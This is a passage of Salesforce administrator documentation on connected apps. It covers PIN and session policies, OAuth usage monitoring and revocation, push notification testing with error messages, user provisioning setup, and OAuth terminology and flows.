- `Require PIN after`—Specifies how much time can pass while the app is idle before the app locks itself and requires the PIN before continuing. Allowable values are none (no locking), 1, 5, 10, and 30 minutes. This policy is only enforced if a corresponding `Pin Length` is configured. Enforcement of the policy is the responsibility of the connected app. Apps written using the Salesforce Mobile SDK can enforce this policy, or the app can read the policy from the UserInfo service and enforce the policy.

  Note: This setting doesn't invalidate a user's session. When the session expires due to inactivity, this policy only requires that the user enter a PIN to continue using the current session.

- `Pin Length`—Sets the length of the identification number sent for authentication confirmation. The length can be from 4 to 8 digits, inclusive.

Custom attributes are available for all connected apps. Developers can set custom SAML metadata or custom OAuth attributes for a connected app. Salesforce admins can delete or edit the attributes or add custom attributes. Attributes deleted, edited, or added by admins override attributes set by developers. For more information, see Edit, Package, or Delete a Connected App on page 5923.

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plug-in runs on behalf of a user account. In the `Run As` field, select the user for the plug-in. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the Apex Code Developer's Guide.

User Provisioning Settings

`Enable User Provisioning`—Enable user provisioning for the connected app to create, update, and delete user accounts in the connected app based on users in your Salesforce org. Salesforce provides a wizard to guide you through configuring or updating user provisioning settings.

SEE ALSO:

- Modify Session Security Settings
- User Provisioning for Connected Apps
- Salesforce1 Connected App Attributes

Monitor Usage for an OAuth Connected App

USER PERMISSIONS	
To view the OAuth Connected Apps Usage page:	"View Setup and Configuration" AND "Manage Users"
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

The OAuth Usage page lists all OAuth connected apps that users in the org are connecting to. These apps have an active access or refresh token. If all tokens for an app are revoked or expired, the app disappears from this list.

The list displays all current OAuth connections to the org, regardless of where the app came from. If an app has an Install button next to it, the connected app was created in another org. Install the app so that you can manage its security policies, for example, which users can access the app and for how long.

To view information about OAuth connected apps, from Setup, enter *OAuth* in the Quick Find box, then select **Connected Apps OAuth Usage**. The resulting list of apps can be long because it contains all Salesforce and custom OAuth apps available to your users, not just the ones installed in your org. For example, it lists apps from AppExchange, Salesforce partners and other developers.

Connected App
Name of the connected app. The list contains only the apps that anyone in the org is using.

Description
Description of the connected app.

Manage App Policies
Click **Manage App Policies** to open the detail page for the connected app. From the detail page, you can click **Edit Policies** to manage the app's access and security policies.

User Count
Number of users who are using the app. Click a User Count number to open the Connected App User's Usage page to see information about users, including:

- When they first used the app
- Most recent time they used the app
- Total number of times they used the app

From this page, you can end a user's access to the current session by clicking **Revoke**. Or, you can click **Revoke All** at the top of the page to log out everyone currently using the app.

Action
You can perform one of the following actions.

- **Install—**Make the OAuth connected app available for access and security policy management. When you click install, the Manage App Policies link appears next to the app. Click the link to open the app's detail page where you can set policies. Install appears next to apps that were created in another org but not made available by Salesforce or a managed package. Install these apps to manage their security policies in your org.
- **Uninstall—**Remove the local copy of the OAuth connected app. Click uninstall only when the original developer deletes the app in the other Salesforce org. Uninstall doesn't remove the connected app. It just removes the local copy that you installed to set the app's OAuth policies in your org. By uninstalling the app, you're only removing the OAuth policies that you set for the app in your org. You're actually loosening your security measures.

- **Block**—Make the OAuth connected app inaccessible to your org's users. Blocking an app ends all current user sessions and blocks all new sessions.
- **Unblock**—Stop preventing new connections from being established. It allows users to log in and access the app at another time.

SEE ALSO:

Manage a Connected App

Modify Session Security Settings

Manage OAuth Access for Your Connected Apps

Manage OAuth Access for Your Connected Apps

All users can manage OAuth access for connected apps from their personal settings. The OAuth apps that have permission to access Salesforce data are listed under advanced user details. Users can get information about each app and revoke the app's access.

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps. All connected apps are integrated with Salesforce, so they can access a subset of your Salesforce data after you explicitly grant each app permission.

Go to your personal settings to see which connected apps have permission to access your Salesforce data.

1. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
   - View information about each connected app that you've granted access to, the number of times, and the last time the app attempted to access your information.

     Note:
     - A connected app can be listed more than once. Each time you grant access to an app, it obtains a new access token. Requests for refresh tokens increase the use count. Also, if an OAuth 2.0 connected app requests multiple tokens with different scopes, you see the same app multiple times.
     - Even if the connected app tried and failed to access your information because it couldn't log in, the `Use Count` and `Last Used` fields are updated.
     - For OAuth apps prior to OAuth 2.0, you must grant access to your Salesforce data from each device that you use, for example, from a laptop and a desktop computer. The default is five access tokens for each connected app. Newer apps (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once.
   - Click **Revoke** to revoke the app's access. After you revoke the app, it can no longer access your Salesforce data.

     Important: Revoke all access tokens for a particular app to prevent it from accessing your Salesforce data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Salesforce Mobile Classic isn't available in **Database.com**

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:
- "Manage Connected Apps"

If you're using Salesforce Mobile Classic and want to use a new mobile device, download the app on the new device and log in. You don't need to revoke the access token on the old device. Salesforce creates a new one.

SEE ALSO:

- Edit Connected App Behavior
- Monitor Usage for an OAuth Connected App
- Connected Apps
- Application Access Request Approved
- Application Access Request Denied
- Application Access Request

Testing Push Notifications

To run a quick test of your push notification setup, use the Send Test Notification page. The Send Test Notification page lets you troubleshoot round-trip push notifications in a synchronous mechanism without having to configure Apex or REST calls. It can also provide insights into what's going on behind the scenes in the asynchronous environment of real-world push notifications.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

USER PERMISSIONS

To send a push notification from the Test Push Notifications page:

- "Author Apex"

  AND

  "Manage Connected Apps"

Push Notification Limits

The maximum push notifications allowed for each mobile app associated with your Salesforce org depends on the type of app.

Mobile application type	Maximum notifications per app per day
Provided by Salesforce (for example, Salesforce1)	50,000
Developed by your company for internal employee use	35,000
Installed from the AppExchange	5,000

Only *deliverable* notifications count toward this limit. For example, consider the scenario where a notification is sent to 1,000 employees in your company, but 100 employees haven't installed the mobile application yet. Only the notifications sent to the 900 employees who have installed the mobile application count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an application's daily push notification limit.

About the Send Test Notification Page

The Send Test Notification page uses information from your Apple Push Notification Service (APNS) or Google Cloud Messaging for Android (GCM) setup to configure a synchronous push mechanism. You select a device to receive the push notification by entering a connection token string. If you don't know the token string, you can use the Search tool to select from the list of devices that are registered for your connected app. The Search tool automatically displays the five most recently registered devices. You can also enter a user's name to search for devices that are registered to that user.

For Android GCM push notifications, you can select the Dry Run option to test your GCM setup. This option sends the notification to the GCM server but does not forward it to a device.

Each push attempt returns a status message that indicates success or failure. See Error Messages for Push Notifications for explanations of messages. For additional information, see:

- developer.apple.com for information on Apple APNS push notifications.
- developer.android.com for information on GCM for Android push notifications.

To reach the test page:

1. In Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Click the name of your connected app.
3. Click **Send test notification** next to Supported Push Platform. This link appears only if you've configured your connected app to support mobile push notifications.

Note: Before attempting to send test push notifications, verify that the mobile settings in your connected app are properly configured. See Create a Connected App.

Push notifications aren't available in the console in Professional Edition.

Send Test Push Notifications to APNS

To run a quick test of your push notification setup for Apple Push Notification Service (APNS), use the Send Test Notification page.

Send Test Push Notifications to GCM for Android

To run a quick test of your push notification setup for Google Cloud Messaging for Android (GCM), use the Test Push Notifications page.

Error Messages for Push Notifications

If you get an error message while sending a push notification from the Send Test Notification page, check the following table for suggestions on how to fix the error.

Send Test Push Notifications to APNS

To run a quick test of your push notification setup for Apple Push Notification Service (APNS), use the Send Test Notification page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
   a. To find other devices, enter a user name in the Search text box.
   b. Click **Go** to generate a list of all devices currently registered under that user name.
2. Optionally, for Alert, enter an alert message or dictionary per Apple's specifications.
3. For Badge, enter a badge number or *0* for no badge.
4. For Sound, enter the name of a sound file in the application bundle, or enter *default* to use the system default alert sound.
5. Optionally, to use a custom payload, enter your payload's JSON value in the Custom Payload field.
6. Click **Send** to send the test push notification, or click **Clear** to reset the form.

SEE ALSO:

Testing Push Notifications

Send Test Push Notifications to GCM for Android

To run a quick test of your push notification setup for Google Cloud Messaging for Android (GCM), use the Test Push Notifications page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
   a. To find other devices, enter a user name in the Search text box.
   b. Click **Go** to generate a list of all devices currently registered under that user name.
2. For Payload, enter a JSON value that contains your message.
3. To send the push notification to the GCM server only, select **Dry Run**.
4. Click **Send** to send the test push notification, or click **Clear** to reset the form.

SEE ALSO:

Testing Push Notifications

Error Messages for Push Notifications

If you get an error message while sending a push notification from the Send Test Notification page, check the following table for suggestions on how to fix the error.

Message	Suggested Resolution
Daily push rate limit has been exceeded for this connected application	Because the daily limit is nonnegotiable, no resolution is available.
Certificate is not accepted by Apple Push Notification service	Replace the certificate with a valid type.
Certificate is revoked	Supply valid certificate.
Certificate expired	Renew certificate.
Certificate not valid yet	Retry later.
Invalid certificate or password	Replace the certificate with a valid type.
Invalid recipient or payload	Check your input for errors.
Payload exceeds maximum size	Reduce size of payload.
Unable to load push notifications settings	Confirm that settings are present on connected app.
Recipient field contains invalid device token	Provide valid device token.
Invalid device token length	Token was entered incorrectly or is corrupt. Re-enter token.
Error while sending notification. Confirm certificate is for the correct Apple environment.	Confirm that correct certificate is being used (for example, sandbox versus production).
Apple Push Notification service is unavailable.	Retry later.
Unable to connect to Apple Push Notification service	Retry later.
Unable to connect to Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.
Request blocked by Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.

Message	Suggested Resolution
Apple Push Notification service returned unknown error	Contact Apple or retry later.
Badge must be a number	Re-enter the badge value as an integer.
Payload must be in a valid JSON format	Format payload correctly.
You must enter a value for at least one of the following fields: Alert, Badge, Sound, or Custom Payload	Enter a valid value for one of the fields.
Recipient is required	Provide device token.
Google Cloud Messaging authentication error	Consult the GCM documentation at developer.android.com. Possible causes: • Authorization header is missing or contains invalid syntax. • Invalid project number was sent as key. • Key is valid, but GCM service is disabled. • Request originated from a server that is not white-listed in the server key IP addresses.
Internal error in the Google Cloud Messaging server, or the server is temporarily unavailable	Retry later.
Registration ID in the Recipient field is formatted incorrectly	Verify that mobile app is providing valid registration ID, or manually enter valid registration ID.
Payload exceeds maximum size	Reduce size of payload.
Recipient field contains registration ID that is not valid for the connected application's API server key	Provide correct server key for the app.
Recipient is required	Select recipient or provide registration ID.
Recipient field contains invalid registration ID	Update recipient's device registration ID.
GCM server returned an unexpected error. Please contact the SFDC support team.	Contact salesforce.com.
An unexpected error occurred. Please contact the SFDC support team.	Contact salesforce.com.

SEE ALSO:

- Create a Connected App
- Testing Push Notifications

User Provisioning for Connected Apps

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

Connected apps link your users with third-party services and applications. User provisioning for connected apps lets you create, update, and manage user accounts for those services and applications. This feature simplifies account creation for services such as Google Apps, and links your Salesforce users' accounts to their third-party accounts. After these accounts are linked, you can configure the App Launcher, so your users click the connected app icon in the App Launcher and get instant access to the target service.

User provisioning applies only to users assigned to a profile or permission set granting them access to the configured connected app. For example, you can configure user provisioning for a Google Apps connected app in your organization. Then assign the profile "Employees" to that connected app. When a new user is created in your organization and assigned the "Employees" profile, the user is automatically provisioned in Google Apps. Also, when the user is deactivated, or the profile assignment changes, the user is automatically de-provisioned from Google Apps.

Salesforce provides a wizard to guide you through the user provisioning settings for each connected app.

And, you can run reports to see who has access to specific third-party applications with a centralized view of all user accounts across all connected apps.

User Provisioning Requests

After you configure user provisioning, Salesforce manages requests for updates on the third-party system. Salesforce sends user provisioning requests to the third-party system based on specific events in your organization, either through the UI or through API calls. The following table shows the events that trigger user provisioning requests.

Event	Operation	Object
Create user	Create	User
Update user (for selected attributes)	Update	User
Disable user	Deactivate	User
Enable user	Activate	User
Freeze user	Freeze	UserLogin
Unfreeze user	Unfreeze	UserLogin
Reactivate user	Reactivate	User
Change user profile	Create/Deactivate	User
Assign/Unassign a permission set to a user	Create/Deactivate	PermissionSetAssignment
Assign/Unassign a profile to the connected app	Create/Deactivate	SetupEntityAccess
Assign/Unassign a permission set to the connected app	Create/Deactivate	SetupEntityAccess

The operation value is stored in the UserProvisioningRequest object. Salesforce can either process the request, immediately, or wait for a complete approval process (if you add an approval process during the User Provisioning Wizard steps). To process the request, Salesforce uses a flow of the type `User Provisioning`, which includes a reference to the Apex UserProvisioningPlugin class. The flow calls the third-party service's API to manage user account provisioning on that system.

If you want to send user provisioning requests based on events in Active Directory, use Salesforce Identity Connect to capture those events and synchronize them into your Salesforce organization. Then, Salesforce sends the user provisioning requests to the third-party system to provision or de-provision users.

Limitations

Entitlements
The roles and permissions for the service provider can't be managed or stored in the Salesforce organization. So, specific entitlements to resources at the service provider are not included when a user requests access to a third-party app that has user provisioning enabled. While a user account can be created for a service provider, any additional roles or permissions for that user account should be managed via the service provider.

Scheduled account reconciliation
Run the User Provisioning Wizard each time you want to collect and analyze users in the third-party system. You can't configure an interval for an automatic collection and analysis.

Access re-certification
After an account is created for the user, validation of the user's access to resources at the service provider must be performed at the service provider.

Configure User Provisioning for Connected Apps
Configure a connected app to save time provisioning users for applications.

Manage User Provisioning Requests

After you configure user provisioning for a connected app, you can manage the settings and approvals for individual user account provisioning, de-provisioning, or updates.

Create User Provisioning for Connected Apps Custom Reports

Organizations with user provisioning for connected apps can run reports that show provisioning accounts, requests, and other information using custom report types.

SEE ALSO:

Configure User Provisioning for Connected Apps

Create User Provisioning for Connected Apps Custom Reports

Connected Apps

Configure User Provisioning for Connected Apps

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Configure a connected app to save time provisioning users for applications.

Salesforce provides a step-by-step wizard to guide you through the user provisioning settings for each connected app.



Before you use the wizard, you need the following.

A connected app for the third-party service

Any connected app can support user provisioning, including a "bookmark" connected app.

Named credentials

Named credentials identify the third-party system and its authentication settings. Calls to the third-party system, such as creating, editing, or deleting accounts, use the third-party authentication settings in the named credential. For the named credential, you specify a Named Principal. The Named Principal can be an account on the third-party system or an OAuth authorization for an existing Auth. Provider in your organization. The User Provisioning Wizard asks for this named credential.

A flow created with the Flow Designer

Flows manage provisioning requests to the third-party system. Salesforce provides several packages containing pre-configured flows to simplify your user provisioning setup process (coming soon!). You associate one of these flows with the connected app using the User Provisioning Wizard.


You can create your own flow, too. For more information, see Create Your Own User Provisioning Flow.

If user provisioning is enabled, use the following steps to start the User Provisioning Wizard for an existing connected app.

1. From Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps.
2. Click the name of the connected app.
3. On the Connected App Detail page, click **Edit**.
4. In the User Provisioning Settings section, select **Enable User Provisioning**.
5. Click **Save**.

   After you click **Save**, Salesforce returns you to the Connected App Detail page. To get to the Connected App Detail page from Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps. Click the name of the connected app.

6. In the User Provisioning Settings section, click **Launch User Provisioning Wizard** to start the wizard.



After the User Provisioning Wizard finishes, you can return to the Connected App Detail page to edit individual user account information for quick updates. From Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps and click the name of the connected app. Each user is listed on the Connected App Detail page in the User Accounts section. Or rerun the wizard to collect and analyze the accounts on the third-party system, change the configuration, and process all the accounts.

If you added an approval process while running the User Provisioning Wizard, the **Approval Process** field is selected in the detail page.

Create Your Own User Provisioning Flow

If the packaged flows don't support the third-party system you want, or to customize a solution, create your own flow. Use the `UserProvisioningPlugin` Apex class and the UserProvisioningRequest and UserProvAccount standard objects. When you create your own flow, save it with the flow type *User Provisioning*. To create your own flow, make sure you're familiar with creating flows with the Flow Designer and developing Apex triggers. Your flow needs the following.

- Apex trigger using the `UserProvisioningPlugin` class
- The following input and output variables in the flow
  - Input: *User*, *UserProvisioningRequest*, *UserProvAccount*
  - Output: *ExternalUserId*, *ExternalUsername*, *ExternalFirstName*, *ExternalLastName*, *ExternalEmail*, *Details*, *Status*
- At least one Apex plug-in in the flow with the following input and output parameters
  - Input: *userProvisioningRequestId*, *userId*, *namedCredDevName*, *reconFilter*, *reconOffset*
  - Output: *ExternalUserId*, *ExternalUsername*, *ExternalFirstName*, *ExternalLastName*, *ExternalEmail*, *Details*, *Status*, *reconState*, *nextReconOffset*
- A `Lookup User` record lookup element to modify during user account linking between Salesforce users and users on the third-party system

SEE ALSO:

User Provisioning for Connected Apps
Create a Connected App
Define a Named Credential
Cloud Flow Designer
Creating User Provisioning Request Sharing Rules
Apex Developer Guide
Create User Provisioning for Connected Apps Custom Reports

Manage User Provisioning Requests

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

After you configure user provisioning for a connected app, you can manage the settings and approvals for individual user account provisioning, de-provisioning, or updates.

Use the following to manage individual requests and user accounts.

User Provisioning Requests Tab

From the User Provisioning Requests tab, you can view details and manage approvals for an individual user provisioning request. The user provisioning request details include information on the status of the request and the status of an approval (if necessary and configured).

Click the Name field value of a recent user provisioning request to see details, including the following.

Operation

The action for the current request. Possible values are the following.

- `Create`
- `Read`
- `Update`
- `Deactivate`
- `Activate`
- `Freeze`
- `Unfreeze`
- `Reconcile` (compares the Salesforce account to the account on the third-party system)
- `Linking` (changes the current Link State)

State

The `State` value changes during a reconciliation process to gather and compare user accounts on the third-party system to Salesforce user accounts. Typically, when first created, a user provisioning request has the `State` value of `New`. When a collection process begins, the `State` transitions to `Collecting` until that process is finished. When the process finishes, the `State` is `Collected`.

If an analyze process is triggered, due to some difference between the accounts, the `State` transitions to `Analyzing` until that process finishes. When the process finishes, the `State` is `Analyzed`. If a process commits the request, based on the linkage settings, the `State` then transitions to `Committing`, and Salesforce updates the user account properties, accordingly. When that update process finishes, the `State` transitions to `Completed`.

However, the `State` does not necessarily start at `New`. If some custom process initiates a request to reconcile accounts, an entry could start with the `Analyzing State`.

Also, the `State` cannot go backwards from an active task. For example, a successful `Analyzing State` must progress to `Analyzed`; unless the active process fails, and then the `State` changes to `Failed`.

If you click the User Provisioning Account field value, you see details about the user's account. The following fields have picklist fields describing the current state of the user account.

Status

The status of the account in the target system. The valid values are:

- `Active`
- `Deactivated`
- `Deleted`

Link State

The state of the current connection between the user account in the Salesforce organization and the associated user account in the target system. The valid values are:

- `linked`— changes to the account in the Salesforce organization are queued to be updated for the associated user account in the target system.
- `duplicate`— an associated account in the target system exists.
- `orphaned`—no associated account exists in the target system.
- `ignored`— changes to the account in the Salesforce organization have no effect on the associated user account in the target system.

To edit these values, use the User Accounts section of a connected app's detail page.

User Accounts Section of a Connected App's Detail Page

The User Accounts section in a connected app's detail page lists all the accounts discovered and linked to the third-party service. Use this section to manage the Link State to the third-party account and edit details stored in the account configuration.

Normally, Salesforce manages the Link State to the account on the third-party service. Salesforce can discover and associate user accounts between a Salesforce organization and a third-party system during a reconciliation process. The association is based on attributes you specify in the User Provisioning Wizard.

Select **Let me manage the account linkage** *only* if you'd rather control the Link State, instead of letting Salesforce do it for you.

The Link State can have the following values.

User Provisioning Request Sharing Rules

If you've added approval processes to your user provisioning configuration, set sharing rules so others can see and approve a user provisioning request, such as another user or manager.

From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.

SEE ALSO:

- User Provisioning for Connected Apps
- Configure User Provisioning for Connected Apps
- Creating User Provisioning Request Sharing Rules

Create User Provisioning for Connected Apps Custom Reports

Organizations with user provisioning for connected apps can run reports that show provisioning accounts, requests, and other information using custom report types.

1. Make sure you're familiar with custom report types and the general steps for creating and maintaining them.
2. Create custom report types relating these objects and configuring them as necessary. Make all fields available for reporting. Add each report to the User Provisioning report type category. Provide a clear name and description for each report type so users who create reports can understand which one to use for their needs.

Primary Object	Description
User Provisioning Accounts	Contains information that links a Salesforce user account with an account in a third-party (target) system, such as Google, for users of connected apps with Salesforce user provisioning enabled.
User Provisioning Logs	Contains messages generated during the process of provisioning users for third-party applications.
User Provisioning Mock Targets	Contains user data for testing before committing the data to a third-party system for user provisioning.
User Provisioning Requests	Contains information about individual provisioning requests for each user.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

SEE ALSO:

- User Provisioning for Connected Apps
- Create a Custom Report Type

Uninstall a Connected App

USER PERMISSIONS	
To read, create, update, or delete connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To install and uninstall connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To install and uninstall packaged connected apps:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps" AND "Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

You can remove a connected app from your org in different ways. You can uninstall an OAuth connected app from the Connected App OAuth Usage page. Or, if the connected app was installed as a managed package, you can also remove the app by uninstalling the package.

The Connected App OAuth Usage page lists all OAuth connected apps that users in your org are accessing. If the app has an Uninstall button next to it, the app was created by a developer in another org. It's recommended that you uninstall an app only when the original developer deletes the app on the other org. Uninstall doesn't remove the connected app. It just removes the local copy that you installed to set the app's OAuth policies in your org. By uninstalling the app, you're only removing the OAuth policies that you set for the app in your org. You're actually loosening your security measures.

To make the connected app inaccessible to your org's users, click **Block**. Blocking an app ends all current user sessions with the connected app and blocks all new sessions. You can restore access to the app by clicking **Unblock**.

Do not uninstall connected app packages owned and distributed by Salesforce, such as the Salesforce1 for iOS package. Salesforce installs and manages these packages.

SEE ALSO:

- Monitor Usage for an OAuth Connected App
- Manage OAuth Access for Your Connected Apps

Connected App and OAuth Terminology

What's a token? Consumer? Callback URL? To better understand OAuth connected apps, familiarize yourself with a few terms.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Access Token

A value used by the consumer to gain access to protected resources on behalf of the user, instead of using the user's Salesforce credentials.

For OAuth 1.0.A, the access token must be exchanged for a session ID.

For OAuth 2.0, the access token is a session ID, and can be used directly.

Authorization Code

Only used in OAuth 2.0 with the web server flow. A short-lived token that represents the access granted by the end user. The authorization code is used to obtain an access token and a refresh token. For OAuth 1.0.A, see RequestToken.

Callback URL

A URL associated with your client app. In some contexts, the URL must be a real URL that the client's web browser is redirected to. In others, the URL isn't actually used, but the value between your client app and the server (the connected app definition) must be same. For example, you might want to use a value that identifies the app, such as `http://MyCompany.Myapp`.

Consumer

A website or app that uses OAuth to authenticate both the Salesforce user and the app on the user's behalf.

Consumer Key

A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.

Consumer Secret

A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

Nonce

A number, often a random number, used during authentication to ensure that requests cannot be reused.

Refresh Token

Only used in OAuth 2.0. A token used by the consumer to obtain a new access token, without having the end user approve the access again.

Request Token

A value used by the consumer to obtain authorization from the user, and exchanged for an access token. Request tokens are only used in OAuth 1.0.A. For OAuth 2.0, see Authorization Code.

Service Provider

A web app that allows access using OAuth. This app is your Salesforce instance after remote access has been enabled.

Token Secret

A secret used by the consumer to establish ownership of a given token, both for request tokens and access tokens.

User

An individual who has a Salesforce login.

SEE ALSO:

Authenticate Apps with OAuth

Authenticate Apps with OAuth

When users request Salesforce data from within the external app (the consumer's page), Salesforce authenticates the user. The authentication flow consists of several steps, dictated by the OAuth standard and who is trying to access Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Overview of OAuth Authentication

Salesforce supports OAuth 1.0A and 2.0 authentication flows.

OAuth 1.0.A Authentication Flow

OAuth 1.0.A has a single authentication flow. The diagram displays the authentication flow steps for OAuth 1.0.A.

OAuth 1.0.A Error Codes

On error, Salesforce returns an error code during the OAuth 1.0.A authentication flow.

OAuth 2.0 SAML Bearer Assertion Flow

A SAML assertion is an XML security token issued by an identity provider and consumed by a service provider. The service provider relies on its content to identify the assertion's subject for security-related purposes.

OAuth 2.0 JWT Bearer Token Flow

JSON Web Token (JWT) is a JSON-based security token encoding that enables identity and security information to be shared across security domains.

OAuth 2.0 Refresh Token Flow

The OAuth 2.0 refresh token flow is for renewing tokens issued by the web server or user-agent flows.

OAuth 2.0 Web Server Authentication Flow

The web server authentication flow is used by apps that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can use code challenge and verifier values in the flow to prevent authorization code interception.

OAuth 2.0 Username-Password Flow

Use the username-password authentication flow to authenticate when the consumer already has the user's credentials.

